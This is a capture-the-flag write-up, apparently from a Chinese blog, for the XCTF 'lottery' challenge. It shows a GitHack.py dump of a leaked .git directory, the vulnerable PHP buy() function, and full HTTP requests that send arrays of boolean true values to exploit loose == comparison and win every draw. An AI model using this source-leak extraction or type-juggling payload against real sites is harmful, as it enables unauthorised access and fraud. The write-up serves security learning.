

XCTF-高手进阶区：lottery

原创

1stPeak 于 2020-03-02 12:38:48 发布 407 收藏 1

分类专栏：[CTF刷题](#) 文章标签：[XCTF](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_41617034/article/details/104609105

版权



[CTF刷题](#) 专栏收录该内容

87 篇文章 22 订阅

订阅专栏

题目：



Buy a lottery!

People are winning fabulous prizes every day. You could win up to \$5000000!

Play to win!

Rules

- Each starter has \$20
- Pay \$2, and select 7 numbers. Comparing with the winning number:
- 2 same numbers: you win \$5
- 3 same numbers: you win \$20
- 4 same numbers: you win \$300
- 5 same numbers: you win \$1800
- 6 same numbers: you win \$200000
- 7 same numbers: you win \$5000000

https://blog.csdn.net/qq_41617034

该题存在git泄露，使用GitHack.py进行扫描

```
C:\Windows\system32\cmd.exe
C:\Users\1stPeak\Desktop\GitHack-git泄露利用>py -2 GitHack.py -u "http://111.198.29.45:50483/.git"
[+] Download and parse index file ...
account.php
api.php
buy.php
check_register.php
config.php
css/main.css
favicon.ico
footer.php
header.php
index.php
js/buy.js
js/register.js
logout.php
market.php
register.php
robots.txt
[OK] account.php
```

```
[OK] buy.php
[OK] api.php
[OK] check_register.php
[OK] css/main.css
[OK] header.php
[OK] config.php
[OK] footer.php
[OK] favicon.ico
[OK] logout.php
[OK] js/buy.js
[OK] index.php
[OK] market.php
[OK] register.php
[OK] js/register.js
[OK] robots.txt
```

https://blog.csdn.net/qq_41617034

名称	修改日期	类型	大小
css	2020/3/2 12:13	文件夹	
js	2020/3/2 12:13	文件夹	
account.php	2020/3/2 12:13	PHP 文件	1 KB
api.php	2020/3/2 12:13	PHP 文件	4 KB
buy.php	2020/3/2 12:13	PHP 文件	1 KB
check_register.php	2020/3/2 12:13	PHP 文件	1 KB
config.php	2020/3/2 12:13	PHP 文件	1 KB
favicon.ico	2020/3/2 12:13	ICO 文件	67 KB
footer.php	2020/3/2 12:13	PHP 文件	1 KB
header.php	2020/3/2 12:13	PHP 文件	2 KB
index.php	2020/3/2 12:13	PHP 文件	1 KB
logout.php	2020/3/2 12:13	PHP 文件	1 KB
market.php	2020/3/2 12:13	PHP 文件	2 KB
register.php	2020/3/2 12:13	PHP 文件	1 KB
robots.txt	2020/3/2 12:13	文本文档	1 KB

https://blog.csdn.net/qq_41617034


最后定位在api.php中的buy函数存在漏洞
源码:

```
function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
        case 3:
            $prize = 20;
            break;
        case 4:
            $prize = 300;
            break;
        case 5:
            $prize = 1800;
            break;
        case 6:
            $prize = 200000;
            break;
        case 7:
            $prize = 5000000;
            break;
        default:
            $prize = 0;
            break;
    }
    $money += $prize - 2;
    $_SESSION['money'] = $money;
    response(['status'=>'ok', 'numbers'=>$numbers, 'win_numbers'=>$win_numbers, 'money'=>$money, 'prize'=>$prize]);
}
```

因为buy函数中比较使用了==（弱类型），注意，在使用==比较时，true是可以和任何类型的字符串或数字相等，返回true，当然0和false和null除外（true==0或true==false或true==null）

因此，我们可以传入七位全是true的数组或字典



Request

```
POST /api.php HTTP/1.1
Host: 111.198.29.45:50483
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 65
Origin: http://111.198.29.45:50483
Connection: close
Referer: http://111.198.29.45:50483/buy.php
Cookie: PHPSESSID=52211186b1334edf13887de908b88132

{"action":"buy","numbers":[true,true,true,true,true,true,true]}
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 02 Mar 2020 04:33:31 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 118
Connection: close
Content-Type: application/json

{"status":"ok","numbers":[true,true,true,true,true,true,true],"win_numbers":"8509954","money":26013604,"prize":200000}
```

或



Request

```
POST /api.php HTTP/1.1
Host: 111.198.29.45:50483
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 91
Origin: http://111.198.29.45:50483
Connection: close
Referer: http://111.198.29.45:50483/buy.php
Cookie: PHPSESSID=52211186b1334edf13887de908b88132

{"action":"buy","numbers":{"0":true,"1":true,"2":true,"3":true,"4":true,"5":true,"6":true}}
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 02 Mar 2020 04:35:26 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 119
Connection: close
Content-Type: application/json

{"status":"ok","numbers":[true,true,true,true,true,true,true],"win_numbers":"4346634","money":31013602,"prize":5000000}
```

多Go几次，之后就去购买flag吧